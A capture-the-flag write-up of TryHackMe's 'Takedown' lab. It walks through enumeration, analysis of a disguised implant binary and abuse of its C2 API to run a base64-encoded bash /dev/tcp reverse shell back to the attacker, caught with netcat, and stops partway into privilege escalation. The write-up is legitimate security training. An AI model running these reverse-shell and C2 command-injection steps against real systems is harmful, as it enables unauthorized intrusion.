
TRYHACKME | Takedown Report

Azer Hesenov
20.02.2025




Machine Used: Kali Linux

Content:

1. İntroduction

This is an INSANE difficulty lab on TryHackMe. The goal is to read the contents of the user.txt and root.txt files.




Takedown

We have reason to believe a corporate webserver has been compromised by RISOTTO GROUP. Cyber interdiction is authorized for this operation. Find their teamserver and take it down.

Insane 120 min


2. Enumeration

First, we perform a scan using Nmap.




```
┌──(root㉿kali)-[~]
└─# nmap 10.10.206.239 --open -p- -A -T4
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-20 14:33 EST
Nmap scan report for takedown.thm.local (10.10.206.239)
Host is up (0.12s latency).
Not shown: 64987 closed tcp ports (reset), 546 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 1d:55:62:3c:60:2e:b6:1c:5f:b4:ae:fa:0a:a4:a9:4f (RSA)
|   256 f1:b5:9a:77:c6:aa:39:0c:b0:b5:eb:53:99:4b:87:dc (ECDSA)
|_  256 0d:fb:e4:9c:01:49:5d:46:c3:5d:4e:99:26:e4:45:96 (ED25519)
80/tcp open  http    nginx 1.23.1
| http-robots.txt: 1 disallowed entry
|_/favicon.ico
|_http-title: Infinity
|_http-server-header: nginx/1.23.1
Device type: general purpose
Running: Linux 4.X
OS CPE: cpe:/o:linux:linux_kernel:4.15
OS details: Linux 4.15
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 80/tcp)
HOP RTT       ADDRESS
1   142.36 ms 10.14.0.1
2   142.80 ms takedown.thm.local (10.10.206.239)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 61.02 seconds
```

From the scan results, we see that ports 22 (SSH) and 80 (HTTP) are open. Since port 22 is usually safe, we focus on port 80.




Next, we use Gobuster to find folders and files on the web server



```
┌──(root㉿kali)-[~]
└─# gobuster dir -u  http://10.10.206.239/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.206.239/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/images               (Status: 301) [Size: 315] [--> http://10.10.206.239/images/]
/css                  (Status: 301) [Size: 312] [--> http://10.10.206.239/css/]
/js                   (Status: 301) [Size: 311] [--> http://10.10.206.239/js/]
/inc                  (Status: 301) [Size: 312] [--> http://10.10.206.239/inc/]
/fonts                (Status: 301) [Size: 314] [--> http://10.10.206.239/fonts/]
Progress: 6975 / 220561 (3.16%)^C
[!] Keyboard interrupt detected, terminating.
Progress: 6975 / 220561 (3.16%)
===============================================================
Finished
===============================================================
```

The scan reveals that the /image directory is present and potentially interesting.




Index of /images

```
      Name           Last modified     Size Description
Parent Directory                         -
arrow.png            2022-07-28 18:20  488
avatars/             2022-07-28 18:20    -
clients/             2022-07-28 18:20    -
contact-bg.jpg       2022-07-28 18:20 967K
hero-bg.jpg          2022-07-28 18:20 370K
lightgallery/        2022-07-28 18:20    -
logo.png             2022-07-28 18:20  2.5K
portfolio/           2022-07-28 18:20    -
sample-image.jpg     2022-07-28 18:20  22K
services-bg.jpg      2022-07-28 18:20 216K
shutterbug.jpg       2022-07-28 18:20 131K
shutterbug.jpg.bak   2022-07-28 18:27 325K
Apache/2.4.52 (Ubuntu) Server at 10.10.206.239 Port 80
```

You will see a file named Shutterbug.jpg.bak. The .bak extension is suspicious


Chek file type:



```
┌──(root㉿kali)-[~/Downloads]
└─# file shutterbug.jpg.bak
shutterbug.jpg.bak: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sh
a1]=9e3c7f037a52f26b1982f131013708f59786d773, for GNU/Linux 3.2.0, not stripped
```

This is an executable file that indicates it may be malware.


We use the strings command to extract readable content from the executable:



```
@application/json
@Content-Type
@Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0 z.5.x.2.l.8.y.5
@random.nim(325, 10) `x.a ≤ x.b`
@hostname
@[*] Key matches!
@c.oberst
@whoami
@[*] Checking keyed username ...
@[*] Drone ready!
@{prog}
Usage:
   [options]
Options:
  -h, --help
  -v, --ver
@iterators.nim(240, 11) `len(a) == L` the length of the seq changed while iterating over it
@argparse_help
@--ver
@--help
@Can't obtain a value from a `none`
ShortCircuit on Unknown argumenthttp://takedown.thm.local/api/ag[*] Ready to rec from C2 server
[+] Downloaded
Could not read f
:*3$"
```


We look for patterns or information in the output, paying particular attention to any USER AGENT strings or API references.

Investigating the API:



```
┌──(root㉿kali)-[~/Downloads]
└─# strings shutterbug.jpg.bak | grep "api"
/api/ageI
/api/ageI
/api/age
/api/age
@http://takedown.thm.local/api/agents/register
ShortCircuit on Unknown argumenthttp://takedown.thm.local/api/ag[*] Ready to rec from C2 server
gHeapidGenerator__system_5479
```

You might notice that `/api` was not found during the Gobuster scan. To explore this further, use Burp Suite:




Not Found

The requested URL was not found on this server.

Apache/2.4.52 (Ubuntu) Server at 10.10.206.239 Port 80

We install Burp Suite and configure it to use as a proxy in the browser.
We stop the query and change the USER AGENT to match what is found in the string output. ygal-vdeq-nos-lpum
we add the line to the API endpoint:




```
GET /api/agents/ygal-vdeq-nosa-lpum HTTP/1.1
Host: 10.10.206.238
User-Agent: Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0 z.5.x.2.l.8.y.5
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

```
HTTP/1.1 200 OK
Server: nginx/1.23.1
Date: Thu, 20 Feb 2025 20:44:52 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 61
Connection: close
Access-Control-Allow-Origin: *

Agent info:
UID: ygal-vdeq-nosa-lpum - Hostname: www-infinity
```

3.Exploitation


We try to get a reverse shell using the collected data. To detect commands available in Burp Suite, we add / commands to the GET request:



```
GET /api/agents/commands HTTP/1.1
Host: 10.10.206.238
User-Agent: Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0 z.5.x.2.l.8.y.5
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

```
HTTP/1.1 200 OK
Server: nginx/1.23.1
Date: Thu, 20 Feb 2025 21:01:33 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 201
Connection: close
Access-Control-Allow-Origin: *

Available Commands: ['id', 'whoami', 'upload [Usage: upload server_source agent_dest]', 'download [usage download agent_source
 server_dest]', 'exec [Usage: exec command_to_run]', 'pwd', 'get_hostname']
```


Based on the command output, a reverse shell can be executed. We find the code to get the reverse shell. We encode the reverse shell code:



Reverse Shell

Bash TCP


```
bash -i >& /dev/tcp/10.0.0.1/4242 0>&1
```


Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Send
Cancel
Request
Pretty Raw Hex
Response
Pretty Raw Hex Render

```
POST /api/agents/ygal-vdeq-nosa-lpum/exec HTTP/1.1
Host: 10.10.206.238
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0 z.5.x.2.l.8.y.5
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Content-Type:application/json
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Content-Length:97

{
  "cmd":"exec echo YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xNC45MC44Ny80MjQyIDA+JjE= | base64 -d | bash"
}
```

```
HTTP/1.1 200 OK
Server: nginx/1.23.1
Date: Thu, 20 Feb 2025 23:27:28 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 109
Connection: close
Access-Control-Allow-Origin: *

New commad to execute: exec echo YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xNC45MC44Ny80MjQyIDA+JjE= | base64 -d | bash
```


We open the netcat listener to catch the reverse shell:



```
┌──(root㉿kali)-[~/Desktop]
└─# nc -nvlp 4242
listening on [any] 4242 ...
connect to [10.14.90.87] from (UNKNOWN) [10.10.206.239] 54348
bash: cannot set terminal process group (1802): Inappropriate ioctl for device
bash: no job control in this shell
webadmin-lowpriv@www-infinity:~$ ls
ls
foo.txt
user.txt
webadmin-lowpriv@www-infinity:~$ cat user.txt
cat user.txt
THM{c2_servers_have_vulnerabilities_t00}
webadmin-lowpriv@www-infinity:~$ 
```


4.Privilege Escalation

With the reverse shell, you can now explore the file system. Using the command find / -perm -u=s -type f 2>/dev/null, we search for the necessary files.




```
webadmin-lowpriv@www-infinity:~$ find / -perm -u=s -type f 2>/dev/null
```

We identify diamorphine-like processes from the Ps aux output.




```
webadmin-lowpriv@www-infinity:~$ ps aux
```



```
www-data     1660  0.0  0.6 753072  6032 ?        Sl   19:20   0:00 /usr/sbin/apache2 -D FOREGROUND
webadmi+     1789  0.0  0.9  19072  9768 ?        Ss   19:27   0:00 /lib/systemd/systemd --user
webadmi+     1794  0.0  0.3 169376  3392 ?        S    19:27   0:00 (sd-pam)
webadmi+     1802  0.0  0.2   3328  2164 ?        Ss   19:27   0:04 /usr/share/diamorphine_secret/svcgh0st
root         1932  0.0  0.0      0     0 ?        I    19:33   0:00 [kworker/0:1-cgroup_destroy]
root         2526  0.0  0.0      0     0 ?        I    19:58   0:05 [kworker/0:2-events]
root         4918  0.0  0.0      0     0 ?        I    22:08   0:00 [kworker/u30:1-events_power_efficient]
root         6257  0.0  0.0      0     0 ?        I    23:20   0:00 [kworker/u30:0-events_power_efficient]
webadmi+     6388  0.0  0.0   2608   596 ?        S    23:27   0:00 sh -c echo YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xNC45MC44Ny80MjQyIDA+JjE= | base64 -d |
 bash
